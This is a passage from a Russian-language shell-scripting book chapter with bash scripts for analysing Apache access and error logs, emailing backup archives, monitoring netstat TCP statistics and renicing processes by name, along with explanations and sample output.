        2 Voil%C3%A0 le %3Cb%3Elogo du Cirque du Soleil%3C%2Fb%3E%21
        2 Tropical Flowers Pictures and Names
        2 Hawaiian Flowers
        2 Hawaii Waterfalls
        2 Downtown Disney Map Anaheim

Scanned 983 entries in log file out of 7839 total.
```

Усовершенствование сценария

Одним из усовершенствований сценария мог бы стать пропуск URL ссылающихся доменов, которые, вероятнее всего, не являются поисковыми системами. Для этого просто закомментируйте ветку `else` ❹.

Другой подход к решению задачи: реализовать поиск всех запросов, поступивших от конкретной поисковой системы, доменное имя которой можно было бы

передавать во втором аргументе командной строки, и затем проанализировать искомые строки. Основной цикл `for` в этом случае изменится, как показано ниже:

```
for URL in $(awk '{ if (length($11) > 4) { print $11 } }' "$1" | \
  grep $2)
do
  args="$(echo $URL | cut -d\? -f2 | tr '&' '\n' | \
      grep -E '(^q=|^sid=|^p=|query=|item=|ask=|name=|topic=)' | \
      cut -d= -f2)"
  echo $args | sed -e 's/+/ /g' -e 's/"//g' >> $temp
  count="$(( $count + 1 ))"
done
```

В этом случае также следует дополнить сообщение с инструкцией о порядке использования, упомянув в нем второй аргумент. И снова в конечном счете сценарий будет выводить пустые данные из-за изменений в отношении к заголовку `Referer` со стороны разработчиков веб-браузеров и компании Google в особенности. Как можно видеть в примере выше, в исследованном файле журнала найдена 771 запись, не имеющая сведений о ссылающемся домене и поэтому не содержащая полезной информации о строке поиска.

№ 75. Исследование журнала error_log веб-сервера Apache

Так же как сценарий № 73 извлекает интересную и полезную статистическую информацию из файла журнала *access_log* веб-сервера Apache или совместимого с ним, этот сценарий извлекает чрезвычайно важные сведения из файла журнала *error_log*.

В случае с веб-серверами, которые не разбивают автоматически свои журналы на отдельные компоненты *access_log* и *error_log*, иногда есть возможность разделить централизованный журнал на эти составляющие, выполнив фильтрацию по коду результата (содержимому поля 8):

```
awk '{if (substr($9,0,1) <= "3") { print $0 } }' apache.log > access_log
awk '{if (substr($9,0,1) > "3") { print $0 } }' apache.log > error_log
```

Коды, начинающиеся с 4 или 5, сообщают об ошибке (коды 400–499 соответствуют ошибкам на стороне клиента, а коды 500–599 — на стороне сервера). Коды, начинающиеся с 2 или 3, сообщают об успешной обработке запроса (коды 200–299 соответствуют успешной обработке запросов, а коды 300–399 — успешной переадресации).

Другие серверы, поддерживающие единый файл журнала и фиксирующие в нем одновременно отчеты об успехе и об ошибках, снабжают записи с информацией об ошибках полем `[error]`. В этом случае с помощью команды `grep '[error]'` можно создать аналог журнала *error_log*, а с помощью команды `grep -v '[error]'` — аналог журнала *access_log*.

Независимо от того, создает ли ваш сервер журнал *error_log* автоматически или вы должны выделить его вручную, отыскав записи со строкой `'[error]'`, структура записей в *error_log* практически всегда отличается от структуры записей в *access_log*, включая способ представления даты:

```
$ head -1 error_log
[Mon Jun 06 08:08:35 2016] [error] [client 54.204.131.75] File does not exist:
/var/www/vhosts/default/htdocs/clientaccesspolicy.xml
```

В *access_log* даты указываются в виде компактного значения, занимающего одно поле, без пробелов; в *error_log* дата занимает пять полей. Кроме того, в отличие от единообразной схемы *access_log*, в которой позиция поля со словом/строкой в записи четко определяется пробелами, записи в *error_log* включают содержательные описания ошибок, различающиеся по длине. Исследование одних только описаний показывает удивительное разнообразие, как демонстрируется ниже:

```
$ awk '{print $9" "$10" "$11" "$12 }' error_log | sort -u
File does not exist:
Invalid error redirection directive:
Premature end of script
execution failure for parameter
premature EOF in parsed
script not found or
malformed header from script
```

Некоторые из этих ошибок необходимо исследовать вручную, потому что определить причины их появления на странице порой бывает очень сложно.

Сценарий в листинге 10.5 решает только самые основные проблемы — в частности, отыскивает ошибки `File does not exist` («Файл не найден») — и просто выводит список всех остальных записей в *error_log*, которые не относятся к хорошо известным ситуациям.

Код

Листинг 10.5. Сценарий weberrors

```
#!/bin/bash
# weberrors -- Сканирует файл error_log журнала сервера Apache, сообщает
#   о наиболее важных ошибках и выводит все остальные, неопознанные записи.
```

```
temp="/tmp/$(basename $0).$$"

# Для надежной работы этого сценария настройте следующие три переменные
#   в соответствии с вашей конфигурацией.

htdocs="/usr/local/etc/httpd/htdocs/"
myhome="/usr/home/taylor/"
cgibin="/usr/local/etc/httpd/cgi-bin/"

sedstr="s/^/ /g;s|$htdocs|[htdocs] |;s|$myhome|[homedir] "
sedstr=$sedstr"|;s|$cgibin|[cgi-bin] |"

screen="(File does not exist|Invalid error redirect|premature EOF"
screen=$screen"|Premature end of script|script not found)"

length=5 # Количество отображаемых записей в каждой категории

checkfor()
{
  grep "${2}:" "$1" | awk '{print $NF}' \
    | sort | uniq -c | sort -rn | head -$length | sed "$sedstr" > $temp

  if [ $(wc -l < $temp) -gt 0 ] ; then
    echo ""
    echo "$2 errors:"
    cat $temp
  fi
}

trap "$(which rm) -f $temp" 0

if [ "$1" = "-l" ] ; then
  length=$2; shift 2
fi

if [ $# -ne 1 -o ! -r "$1" ] ; then
  echo "Usage: $(basename $0) [-l len] error_log" >&2
  exit 1
fi

echo Input file $1 has $(wc -l < "$1") entries.

start="$(grep -E '\[.*:.*:.*\]' "$1" | head -1 \
  | awk '{print $1" "$2" "$3" "$4" "$5 }')"
end="$(grep -E '\[.*:.*:.*\]' "$1" | tail -1 \
  | awk '{print $1" "$2" "$3" "$4" "$5 }')"

/bin/echo -n "Entries from $start to $end"

echo ""

### Проверить типичные и хорошо известные ошибки:
```

```
checkfor "$1" "File does not exist"
checkfor "$1" "Invalid error redirection directive"
checkfor "$1" "Premature EOF"
checkfor "$1" "Script not found or unable to stat"
checkfor "$1" "Premature end of script headers"

❶ grep -vE "$screen" "$1" | grep "\[error\]" | grep "\[client " \
    | sed 's/\[error\]/\`/' | cut -d\` -f2 | cut -d\ -f4- \
❷   | sort | uniq -c | sort -rn | sed 's/^/ /' | head -$length > $temp

if [ $(wc -l < $temp) -gt 0 ] ; then
  echo ""
  echo "Additional error messages in log file:"
  cat $temp
fi

echo ""
echo "And non-error messages occurring in the log file:"

❸ grep -vE "$screen" "$1" | grep -v "\[error\]" \
    | sort | uniq -c | sort -rn \
    | sed 's/^/ /' | head -$length

exit 0
```

Как это работает

Этот сценарий сканирует файл журнала *error_log* на наличие пяти ошибок, указанных в вызовах функции `checkfor`, с помощью `awk` извлекая из каждой записи последнее поле, то есть поле с номером в переменной `$NF` (которая представляет количество полей в данной записи). Затем передает результат последовательности команд `sort | uniq -c | sort -rn` ❷, чтобы проще было определить источник ошибок данной категории.

Чтобы гарантировать вывод в каждой категории только соответствующих ошибок, результаты каждого поиска сохраняются во временном файле, который затем проверяется перед выводом сообщения. Все это делает функция `checkfor()`, находящаяся в начале сценария.

Последние несколько строк сценария находят наиболее распространенные ошибки, не относящиеся к предопределенным категориям, но являющиеся стандартными для формата журнала *error_log* веб-сервера Apache. Команда `grep` ❶ представляет собой часть длинного конвейера.

Затем сценарий находит не обнаруженные ранее наиболее распространенные ошибки, которые *не являются* стандартными для формата журнала *error_log* веб-сервера Apache. И снова команда `grep` ❸ составляет часть длинного конвейера.

Запуск сценария

Чтобы запустить этот сценарий, просто передайте ему в единственном аргументе полный путь к файлу журнала *error_log* в стандартном формате веб-сервера Apache, как показано в листинге 10.6. Если передать ему дополнительный аргумент `-l length`, он выведет указанное количество совпадений в каждой категории вместо пяти по умолчанию.

Результаты

Листинг 10.6. Результаты обработки журнала error_log веб-сервера Apache с помощью weberrors

```
$ weberrors error_log
Input file error_log has 768 entries.
Entries from [Mon Jun 05 03:35:34 2017] to [Fri Jun 09 13:22:58 2017]

File does not exist errors:
       94 /var/www/vhosts/default/htdocs/mnews.htm
       36 /var/www/vhosts/default/htdocs/robots.txt
       15 /var/www/vhosts/default/htdocs/index.rdf
       10 /var/www/vhosts/default/htdocs/clientaccesspolicy.xml
        5 /var/www/vhosts/default/htdocs/phpMyAdmin

Script not found or unable to stat errors:
        1 /var/www/vhosts/default/cgi-binphp5
        1 /var/www/vhosts/default/cgi-binphp4
        1 /var/www/vhosts/default/cgi-binphp.cgi
        1 /var/www/vhosts/default/cgi-binphp-cgi
        1 /var/www/vhosts/default/cgi-binphp

Additional error messages in log file:
        1 script '/var/www/vhosts/default/htdocs/wp-trackback.php' not found
or unable to stat
        1 script '/var/www/vhosts/default/htdocs/sprawdza.php' not found or
unable to stat
        1 script '/var/www/vhosts/default/htdocs/phpmyadmintting.php' not
found or unable to stat

And non-error messages occurring in the log file:
        6 /usr/lib64/python2.6/site-packages/mod_python/importer.py:32:
DeprecationWarning: the md5 module is deprecated; use hashlib instead
        6 import md5
        3 [Sun Jun 25 03:35:34 2017] [warn] RSA server certificate CommonName
(CN) `Parallels Panel' does NOT match server name!?
        1 sh: /usr/local/bin/zip: No such file or directory
        1 sh: /usr/local/bin/unzip: No such file or directory
```

№ 76. Предотвращение катастрофических последствий с использованием удаленного архива

Независимо от наличия всеобъемлющей стратегии резервного копирования, никогда нелишне подстраховаться и организовать резервное копирование критически важных файлов в отдельный архив, хранящийся в отдельной системе, за пределами сайта. Даже если это всего один файл с адресами ваших клиентов, вашими ведомостями или даже электронными письмами от возлюбленной, внешний архив может спасти вас, когда вы меньше всего это ожидаете.

Решение задачи выглядит сложнее, чем есть на самом деле, потому что, как показано в листинге 10.7, «архив» — это всего лишь файл, посылаемый по электронной почте в удаленный почтовый ящик, который может находиться на серверах Yahoo! или Gmail. Список архивируемых файлов хранится в отдельном файле данных и допускает использование шаблонных символов, поддерживаемых командной оболочкой. Имена файлов могут содержать пробелы, что никак не усложняет сценарий, как вы увидите сами.

Код

Листинг 10.7. Сценарий remotebackup

```
#!/bin/bash
# remotebackup -- принимает список файлов и каталогов, создает единый
#   сжатый архив и отправляет его по электронной почте на удаленный сайт
#   для сохранения. Может запускаться по ночам для сохранения важных
#   пользовательских файлов, но не может служить заменой более строгой
#   системы резервного копирования.

outfile="/tmp/rb.$$.tgz"
outfname="backup.$(date +%y%m%d).tgz"
infile="/tmp/rb.$$.in"

trap "$(which rm) -f $outfile $infile" 0

if [ $# -ne 2 -a $# -ne 3 ] ; then
  echo "Usage: $(basename $0) backup-file-list remoteaddr {targetdir}" >&2
  exit 1
fi

if [ ! -s "$1" ] ; then
  echo "Error: backup list $1 is empty or missing" >&2
  exit 1
fi

# Сканировать записи и создать фиксированный список в файле infile.
```

```
#   В ходе этой операции выполняются экранирование пробелов и подстановка
#   шаблонных символов в именах файлов, то есть имя файла "this file"
#   превращается в this\ file, что избавляет от необходимости использовать
#   кавычки.

❶ while read entry; do
    echo "$entry" | sed -e 's/ /\\ /g' >> $infile
  done < "$1"

  # Фактическое создание архива, его кодирование и отправка.

❷ tar czf - $(cat $infile) | \
    uuencode $outfname | \
    mail -s "${3:-Backup archive for $(date)}" "$2"

  echo "Done. $(basename $0) backed up the following files:"
  sed 's/^/ /' $infile
  /bin/echo -n "and mailed them to $2 "

  if [ ! -z "$3" ] ; then
    echo "with requested target directory $3"
  else
    echo ""
  fi

  exit 0
```

Как это работает

Убедившись с помощью простых проверок в том, что продолжение работы возможно, сценарий обрабатывает список важных файлов, передаваемый в первом аргументе командной строки, в цикле while ❶, экранируя пробелы в именах файлов. Экранирование заключается в добавлении символа обратного слеша перед каждым пробелом. Затем командой `tar` ❷ создается архив. Она не может читать список файлов со стандартного ввода, поэтому список передается в виде аргументов, с помощью команды `cat`.

Архиватор `tar` автоматически сжимает архив, а следующая за ним команда `uuencode` гарантирует возможность отправки полученного архива по электронной почте без повреждений. Конечный результат заключается в получении электронного письма с закодированным `tar`-архивом в удаленной системе.

ПРИМЕЧАНИЕ

Программа `uuencode` кодирует двоичные данные так, что они могут передаваться без повреждений через систему электронной почты. Дополнительную информацию смотрите в странице справочного руководства `man uuencode`.

Запуск сценария

Этот сценарий принимает два обязательных аргумента: имя файла со списком файлов для архивирования и резервного копирования, а также адрес электронной почты получателя сжатого и закодированного архива. Список файлов может быть таким же простым, как показано ниже:

```
$ cat filelist
*.sh
*.html
```

Результаты

В листинге 10.8 демонстрируется запуск сценария `remotebackup` для копирования всех HTML-файлов и файлов сценариев, имеющихся в текущем каталоге, и вывод результатов.

Листинг 10.8. Запуск сценария remotebackup для копирования HTML-файлов и файлов сценариев

```
$ remotebackup filelist taylor@intuitive.com
Done. remotebackup backed up the following files:
   *.sh
   *.html
and mailed them to taylor@intuitive.com
$ cd /web
$ remotebackup backuplist taylor@intuitive.com mirror
Done. remotebackup backed up the following files:
   ourecopass
and mailed them to taylor@intuitive.com with requested target directory mirror
```

Усовершенствование сценария

Прежде всего, если у вас установлена современная версия `tar`, возможно, она поддерживает чтение списка файлов со стандартного ввода `stdin` (например, GNU-версия `tar` поддерживает флаг `-T`, при наличии которого программа читает список файлов со стандартного ввода). В этом случае сценарий можно сократить, убрав команду `cat`, передающую список файлов через аргументы командной строки.

Файл архива можно распаковывать или просто сохранять, запуская раз в неделю сценарий очистки почтового ящика, предотвращающий его переполнение. Простейший сценарий очистки приводится в листинге 10.9.

Листинг 10.9. Сценарий trimmailbox для использования в комплексе со сценарием remotebackup

```
#!/bin/bash
# trimmailbox -- простой сценарий, гарантирующий сохранность только четырех
#   последних сообщений в почтовом ящике пользователя. Предполагает
#   использование реализации Berkeley Mail (Mailx bkb mail) -- требует
#   модификации для других почтовых систем!

keep=4 # По умолчанию сохраняет только четыре последних сообщения.

totalmsgs="$(echo 'x' | mail | sed -n '2p' | awk '{print $2}')"

if [ $totalmsgs -lt $keep ] ; then
  exit 0    # Ничего делать не надо.
fi

topmsg="$(( $totalmsgs - $keep ))"

mail > /dev/null << EOF
d1-$topmsg
q
EOF

exit 0
```

Этот короткий сценарий удаляет из почтового ящика все письма, кроме нескольких самых последних (`$keep`). Очевидно, что, если в роли архивного хранилища используется почтовый ящик Hotmail или Yahoo! Mail, этот сценарий не будет работать и вам придется периодически чистить его вручную.

№ 77. Мониторинг состояния сети

Программа `netstat` считается одной из самых запутанных утилит администрирования Unix, что очень плохо, потому что в действительности она позволяет получить много полезной информации о пропускной способности и производительности сети. При вызове с флагом `-s` программа `netstat` выводит массу информации о каждом сетевом протоколе, поддерживаемом системой, включая TCP, UDP, IPv4/v6, ICMP, IPsec и другие. Большинство из них не поддерживаются в типичной конфигурации. Особый интерес, как правило, вызывает протокол TCP. Этот сценарий анализирует трафик, пересылаемый по протоколу TCP, определяет процент пакетов, потерянных при передаче и выводит предупреждение, если какие-то из значений выходят за рамки допустимого.

Анализ функционирования сети по значениям, накопленным за продолжительный период, определенно полезен, но намного лучше иметь возможность анализировать данные с тенденциями их изменения. Если, к примеру, система регулярно теряет 1,5% пакетов, а в последние три дня этот показатель подскочил до 7,8%, похоже, назревает проблема, которую требуется изучить более детально.

Вот почему сценарий состоит из двух частей. Первая часть, представленная в листинге 10.10, — это короткий сценарий, который, как предполагается, должен запускаться каждые 10–30 минут для записи ключевых статистик в файл журнала. Второй сценарий (листинг 10.11) выполняет анализ файла журнала, сообщает о нормальных параметрах функционирования сети и любых аномалиях или других значениях, постоянно увеличивающихся с течением времени.

ВНИМАНИЕ

Некоторые диалекты Unix не могут выполнять этот код в том виде, в каком он приводится здесь (но мы подтверждаем, что он работает в OS X)! Как оказывается, вывод команды `netstat` в разных версиях Unix и Linux имеет множество мелких различий (где-то изменены пробелы или пунктуация). Нормализация вывода `netstat` могла бы сама по себе стать прекрасным сценарием.

Код

Листинг 10.10. Сценарий getstats

```
#!/bin/bash
# getstats -- каждые 'n' минут сохраняет значения, получаемые
#   с помощью netstat (из crontab).

logfile="/Users/taylor/.netstatlog" # Измените в соответствии с вашей
конфигурацией.
temp="/tmp/getstats.$$.tmp"

trap "$(which rm) -f $temp" 0

if [ ! -e $logfile ] ; then   # Первый запуск?
  touch $logfile
fi
( netstat -s -p tcp > $temp

# Проверьте свой файл журнала после первого запуска: некоторые версии netstat
#   выводят несколько строк вместо одной, именно поэтому здесь используется
#   последовательность "| head -1".
❶ sent="$(grep 'packets sent' $temp | cut -d\ -f1 | sed \
's/[^[:digit:]]//g' | head -1)"
resent="$(grep 'retransmitted' $temp | cut -d\ -f1 | sed \
```

```
's/[^[:digit:]]//g')"
received="$(grep 'packets received$' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"
dupacks="$(grep 'duplicate acks' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"
outoforder="$(grep 'out-of-order packets' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"
connectreq="$(grep 'connection requests' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"
connectacc="$(grep 'connection accepts' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"
retmout="$(grep 'retransmit timeouts' $temp | cut -d\  -f1 | \
  sed 's/[^[:digit:]]//g')"

/bin/echo -n "time=$(date +%s);"
❷ /bin/echo -n "snt=$sent;re=$resent;rec=$received;dup=$dupacks;"
/bin/echo -n "oo=$outoforder;creq=$connectreq;cacc=$connectacc;"
echo "reto=$retmout"

) >> $logfile

exit 0
```

Второй сценарий (в листинге 10.11) анализирует журнал с накопленными данными `netstat`.

Листинг 10.11. Сценарий netperf для использования в паре со сценарием getstats

```
#!/bin/bash
# netperf -- анализирует файл журнала с данными о функционировании сети,
#   полученными с помощью netstat, выявляет важные значения и тенденции.

log="/Users/taylor/.netstatlog" # Измените в соответствии с вашей конфигурацией.
stats="/tmp/netperf.stats.$$"
awktmp="/tmp/netperf.awk.$$"

trap "$(which rm) -f $awktmp $stats" 0

if [ ! -r $log ] ; then
  echo "Error: can't read netstat log file $log" >&2
  exit 1
fi

# Сначала сообщить основные статистики из последней записи в файле журнала...

eval $(tail -1 $log) # Превратит все значения в переменные командной оболочки.

❸ rep="$(scriptbc -p 3 $re/$snt\*100)"
repn="$(scriptbc -p 4 $re/$snt\*10000 | cut -d. -f1)"
repn="$(( $repn / 100 ))"
```

```
retop="$(scriptbc -p 3 $reto/$snt\*100)";
retopn="$(scriptbc -p 4 $reto/$snt\*10000 | cut -d. -f1)"
retopn="$(( $retopn / 100 ))"
dupp="$(scriptbc -p 3 $dup/$rec\*100)";
duppn="$(scriptbc -p 4 $dup/$rec\*10000 | cut -d. -f1)"
duppn="$(( $duppn / 100 ))"
oop="$(scriptbc -p 3 $oo/$rec\*100)";
oopn="$(scriptbc -p 4 $oo/$rec\*10000 | cut -d. -f1)"
oopn="$(( $oopn / 100 ))"

echo "Netstat is currently reporting the following:"

/bin/echo -n " $snt packets sent, with $re retransmits ($rep%) "
echo "and $reto retransmit timeouts ($retop%)"

/bin/echo -n " $rec packets received, with $dup dupes ($dupp%)"
echo " and $oo out of order ($oop%)"
echo " $creq total connection requests, of which $cacc were accepted"
echo ""

## Теперь определить присутствие существенных проблем,
##   о которых следует сообщить.

if [ $repn -ge 5 ] ; then
  echo "*** Warning: Retransmits of >= 5% indicates a problem "
  echo "(gateway or router flooded?)"
fi
if [ $retopn -ge 5 ] ; then
  echo "*** Warning: Transmit timeouts of >= 5% indicates a problem "
  echo "(gateway or router flooded?)"
fi
if [ $duppn -ge 5 ] ; then
  echo "*** Warning: Duplicate receives of >= 5% indicates a problem "
  echo "(probably on the other end)"
fi
if [ $oopn -ge 5 ] ; then
  echo "*** Warning: Out of orders of >= 5% indicates a problem "
  echo "(busy network or router/gateway flood)"
fi

# Теперь проанализировать некоторые тенденции...
echo "Analyzing trends..."

while read logline ; do
    eval "$logline"
    rep2="$(scriptbc -p 4 $re / $snt \* 10000 | cut -d. -f1)"
    retop2="$(scriptbc -p 4 $reto / $snt \* 10000 | cut -d. -f1)"
    dupp2="$(scriptbc -p 4 $dup / $rec \* 10000 | cut -d. -f1)"
    oop2="$(scriptbc -p 4 $oo / $rec \* 10000 | cut -d. -f1)"
    echo "$rep2 $retop2 $dupp2 $oop2" >> $stats
done < $log
```

```
echo ""

# Теперь вычислить некоторые статистики и сравнить их с текущими значениями.

cat << "EOF" > $awktmp
    { rep += $1; retop += $2; dupp += $3; oop += $4 }
END { rep /= 100; retop /= 100; dupp /= 100; oop /= 100;
      print "reps="int(rep/NR) ";retops=" int(retop/NR) \
        ";dupps=" int(dupp/NR) ";oops="int(oop/NR) }
EOF

❹ eval $(awk -f $awktmp < $stats)

if [ $repn -gt $reps ] ; then
  echo "*** Warning: Retransmit rate is currently higher than average."
  echo " (average is $reps% and current is $repn%)"
fi
if [ $retopn -gt $retops ] ; then
  echo "*** Warning: Transmit timeouts are currently higher than average."
  echo " (average is $retops% and current is $retopn%)"
fi
if [ $duppn -gt $dupps ] ; then
  echo "*** Warning: Duplicate receives are currently higher than average."
  echo " (average is $dupps% and current is $duppn%)"
fi
if [ $oopn -gt $oops ] ; then
  echo "*** Warning: Out of orders are currently higher than average."
  echo " (average is $oops% and current is $oopn%)"
fi
echo \(Analyzed $(wc -l < $stats) netstat log entries for calculations\)
exit 0
```

Как это работает

Программа `netstat` чрезвычайно полезна, но ее вывод может показаться пугающим. В листинге 10.12 показаны только первые его десять строк.

Листинг 10.12. Запуск netstat для получения информации о TCP

```
$ netstat -s -p tcp | head
tcp:
    51848278 packets sent
        46007627 data packets (3984696233 bytes)
        16916 data packets (21095873 bytes) retransmitted
        0 resends initiated by MTU discovery
        5539099 ack-only packets (2343 delayed)
        0 URG only packets
        0 window probe packets
        210727 window update packets
        74107 control packets
```

Первый шаг — извлечь только записи с интересной информацией и сведениями о функционировании сети. В этом заключается главная задача сценария `getstats`, и он решает ее, сохраняя вывод команды `netstat` во временном файле *$temp* и извлекая из него ключевые параметры, такие как общее количество отправленных и полученных пакетов. Строка ❶, например, извлекает количество отправленных пакетов.

Команда `sed` удаляет любые нечисловые значения, чтобы гарантировать отсутствие любых символов пробелов и табуляции в результатах. Затем все извлеченные значения записываются в файл журнала *.netstatlog*, в формате `var1Name=var1Value; var2Name=var2Value;` и так далее. Этот формат позволит потом использовать `eval` для интерпретации каждой строки в *.netstatlog* и сохранить все прочитанные значения в переменных командной оболочки:

```
time=1063984800;snt=3872;re=24;rec=5065;dup=306;oo=215;creq=46;cacc=17;reto=170
```

Сценарий выполняет анализ содержимого файла *.netstatlog*, выводит последние значения параметров функционирования сети и сообщает о любых аномалиях и других значениях, неуклонно увеличивающихся с течением времени. Сценарий `netperf` вычисляет текущий процент повторно отправляемых пакетов, деля их количество на общее число отправленных пакетов и умножая результат на 100. Целочисленная версия процента повторно отправляемых пакетов получается делением количества повторно отправленных пакетов на общее количество отправленных пакетов, умножением на 10 000 и делением на 100 ❸.

Как видите, имена переменных в сценарии начинаются с сокращений, полученных из наименований значений, возвращаемых программой `netstat` и сохраняемых в *.netstatlog* в конце сценария `getstats` ❷. К таким сокращениям относятся: `snt`, `re`, `rec`, `dup`, `oo`, `creq`, `cacc` и `reto`. В сценарии `netperf` к этим сокращениям добавляется окончание `p`, чтобы получить имена переменных, представляющих вещественные значения процентов от общего числа отправленных и полученных пакетов. Окончание `pn` добавляется к сокращениям, чтобы получить имена переменных, представляющих целочисленные версии процентов от общего числа отправленных и полученных пакетов. В сценарии `netperf` окончание `ps` обозначает переменную, представляющую усредненный процент, которая используется на финальной стадии вычислений.

Цикл `while` перебирает записи в файле *.netstatlog*, вычисляет четыре ключевых перцентиля (`re`, `retr`, `dup` и `oo`, которые представляют количество повторно отправленных пакетов, превышений таймаута при отправке, дубликатов и внеочередных (срочных) пакетов соответственно). Все это записывается во временный файл *$stats*, затем сценарий `awk` суммирует каждую колонку в *$stats* и вычисляет средние значения, деля суммы на количество записей в файле (`NR`).

Команда `eval` в строке ❹ связывает все вместе. Комплект статистик (`$stats`), полученных циклом `while`, передается команде `awk`, которая использует сценарий в файле `$awktmp` для вывода последовательностей `variable=value`. Эти последовательности `variable=value` затем внедряются в командную оболочку инструкцией `eval`, в результате чего создаются переменные `reps`, `retops`, `dupps` и `oops`, представляющие среднее количество повторно отправленных пакетов, среднее количество таймаутов при повторной передаче, среднее количество пакетов-дубликатов и среднее количество внеочередных (срочных) пакетов соответственно. Затем текущие процентные значения можно сравнивать с этими усредненными величинами, чтобы выявлять настораживающие тенденции.

Запуск сценария

Для успешной работы сценарию `netperf` необходима информация в файле *.netstatlog*. Эта информация генерируется заданием `crontab`, автоматически вызывающим `getstats` с некоторой частотой. В современной системе OS X, Unix или Linux можно добавить в `crontab` следующую запись, изменив путь к сценарию, чтобы он соответствовал его местонахождению в вашей системе, естественно:

```
*/15 * * * * /home/taylor/bin/getstats
```

Она создает новую запись в файле журнала каждые 15 минут. Чтобы гарантировать определенные права доступа к файлу, лучше всего создать пустой файл вручную перед первым запуском `getstats`:

```
$ sudo touch /Users/taylor/.netstatlog
$ sudo chmod a+rw /Users/taylor/.netstatlog
```

Теперь программа `getstats` будет благополучно пыхтеть над исторической картиной работы сети в вашей системе. Для анализа файла журнала запустите сценарий `netperf` без аргументов.

Результаты

Для начала давайте рассмотрим содержимое файла *.netstatlog*, показанное в листинге 10.13.

Листинг 10.13. Последние три строки в файле .netstatlog, записанные заданием crontab, вызывающим сценарий getstats через регулярные интервалы

```
$ tail -3 /Users/taylor/.netstatlog
time=1063981801;snt=14386;re=24;rec=15700;dup=444;oo=555;creq=563;cacc=17;reto=158
time=1063982400;snt=17236;re=24;rec=20008;dup=454;oo=848;creq=570;cacc=17;reto=158
time=1063983000;snt=20364;re=24;rec=25022;dup=589;oo=1181;creq=582;cacc=17;reto=158
```

Выглядит хорошо. В листинге 10.14 приводятся результаты запуска сценария `netperf`.

Листинг 10.14. Запуск сценария netperf для анализа файла .netstatlog

```
$ netperf
Netstat is currently reporting the following:
  52170128 packets sent, with 16927 retransmits (0%) and 2722 retransmit timeouts
(0%)
  20290926 packets received, with 129910 dupes (.600%) and 18064 out of order (0%)
   39841 total connection requests, of which 123 were accepted

Analyzing trends...

(Analyzed 6 netstat log entries for calculations)
```

Усовершенствование сценария

Вы наверняка заметили, что вместо удобочитаемого формата представления дат сценарий `getstats` сохраняет даты в файле *.netstatlog* в виде количества секунд, истекших с начала эпохи, то есть с 1 января 1970 года. Например, 1 063 983 000 секунд означают день в конце сентября 2003 года. Использование такого формата упрощает расширение этого сценария, давая возможность вычислять время, прошедшее между записями.

№ 78. Изменение приоритета процесса по его имени

В практике администрирования часто возникают ситуации, когда полезно изменить приоритет задачи, например: отдать серверу чата только «холостые» циклы системы, понизить приоритет MP3-плеера, не являющегося важным приложением, или процесса, выполняющего загрузку файла, острая необходимость в котором отпала, или, напротив, увеличить приоритет монитора CPU. Изменить приоритет процесса можно командой `renice`; однако она требует передать ей числовой идентификатор процесса, что вызывает дополнительные трудности. Намного более удобный подход реализован в сценарии (листинг 10.15), который по имени процесса определяет его числовой идентификатор и автоматически изменяет приоритет указанного приложения.

Код

Листинг 10.15. Сценарий renicename

```
#!/bin/bash
# renicename -- изменяет приоритет задания по указанному имени.

user=""; tty=""; showpid=0; niceval="+1"   # Инициализация

while getopts "n:u:t:p" opt; do
```

```
  case $opt in
    n ) niceval="$OPTARG"; ;;
    u ) if [ ! -z "$tty" ] ; then
          echo "$0: error: -u and -t are mutually exclusive." >&2
          exit 1
        fi
        user=$OPTARG ;;
    t ) if [ ! -z "$user" ] ; then
          echo "$0: error: -u and -t are mutually exclusive." >&2
          exit 1
        fi
        tty=$OPTARG ;;
    p ) showpid=1; ;;
    ? ) echo "Usage: $0 [-n niceval] [-u user|-t tty] [-p] pattern" >&2
        echo "Default niceval change is \"$niceval\" (plus is lower" >&2
        echo "priority, minus is higher, but only root can go below 0)" >&2
        exit 1
  esac
done
shift $(($OPTIND - 1)) # Употребить все проанализированные аргументы.

if [ $# -eq 0 ] ; then
  echo "Usage: $0 [-n niceval] [-u user|-t tty] [-p] pattern" >&2
  exit 1
fi

if [ ! -z "$tty" ] ; then
  pid=$(ps cu -t $tty | awk "/ $1/ { print \\$2 }")
elif [ ! -z "$user" ] ; then
  pid=$(ps cu -U $user | awk "/ $1/ { print \\$2 }")
else
  pid=$(ps cu -U ${USER:-LOGNAME} | awk "/ $1/ { print \$2 }")
fi

if [ -z "$pid" ] ; then
  echo "$0: no processes match pattern $1" >&2
  exit 1
elif [ ! -z "$(echo $pid | grep ' ')" ] ; then
  echo "$0: more than one process matches pattern ${1}:"
  if [ ! -z "$tty" ] ; then
    runme="ps cu -t $tty"
  elif [ ! -z "$user" ] ; then
    runme="ps cu -U $user"
  else
    runme="ps cu -U ${USER:-LOGNAME}"
  fi
  eval $runme | \
      awk "/ $1/ { printf \" user %-8.8s pid %-6.6s job %s\n\", \
      \$1,\$2,\$11 }"
  echo "Use -u user or -t tty to narrow down your selection criteria."
elif [ $showpid -eq 1 ] ; then
  echo $pid
else
  # Все готово. Изменить приоритет!
```

```
  /bin/echo -n "Renicing job \""
  /bin/echo -n $(ps cp $pid | sed 's/ [ ]*/ /g' | tail -1 | cut -d\ -f6-)
  echo "\" ($pid)"
  renice $niceval $pid
fi

exit 0
```

Как это работает

Часть кода заимствована из сценария № 47 в главе 6, который аналогично выполняет преобразование имени процесса в его числовой идентификатор, но тот сценарий останавливает задания, а не изменяет их приоритет.

В данной ситуации было бы нежелательно по ошибке изменить приоритет сразу нескольких процессов, соответствующих указанному имени (представьте, например, команду `renicename -n 10 "*"`), поэтому сценарий завершается с сообщением об ошибке, если обнаруживает несколько совпадений. В противном случае он выполняет указанные изменения, предоставляя программе `renice` самой сообщить о любых возможных ошибках.

Запуск сценария

Этот сценарий поддерживает несколько параметров: `-n val` позволяет указать желаемое значение приоритета. По умолчанию оно задается как `niceval=1`. Флаг `-u user` позволяет ограничить совпадения только процессами, принадлежащими определенному пользователю, а флаг `-t tty` обеспечивает аналогичную фильтрацию по имени терминала. Чтобы только увидеть идентификатор найденного процесса без фактического изменения приоритета приложения, используйте флаг `-p`. В дополнение к одному или нескольким флагам, сценарий `renicename` требует указать шаблон поиска, с которым будут сравниваться имена процессов, действующих в системе.

Результаты

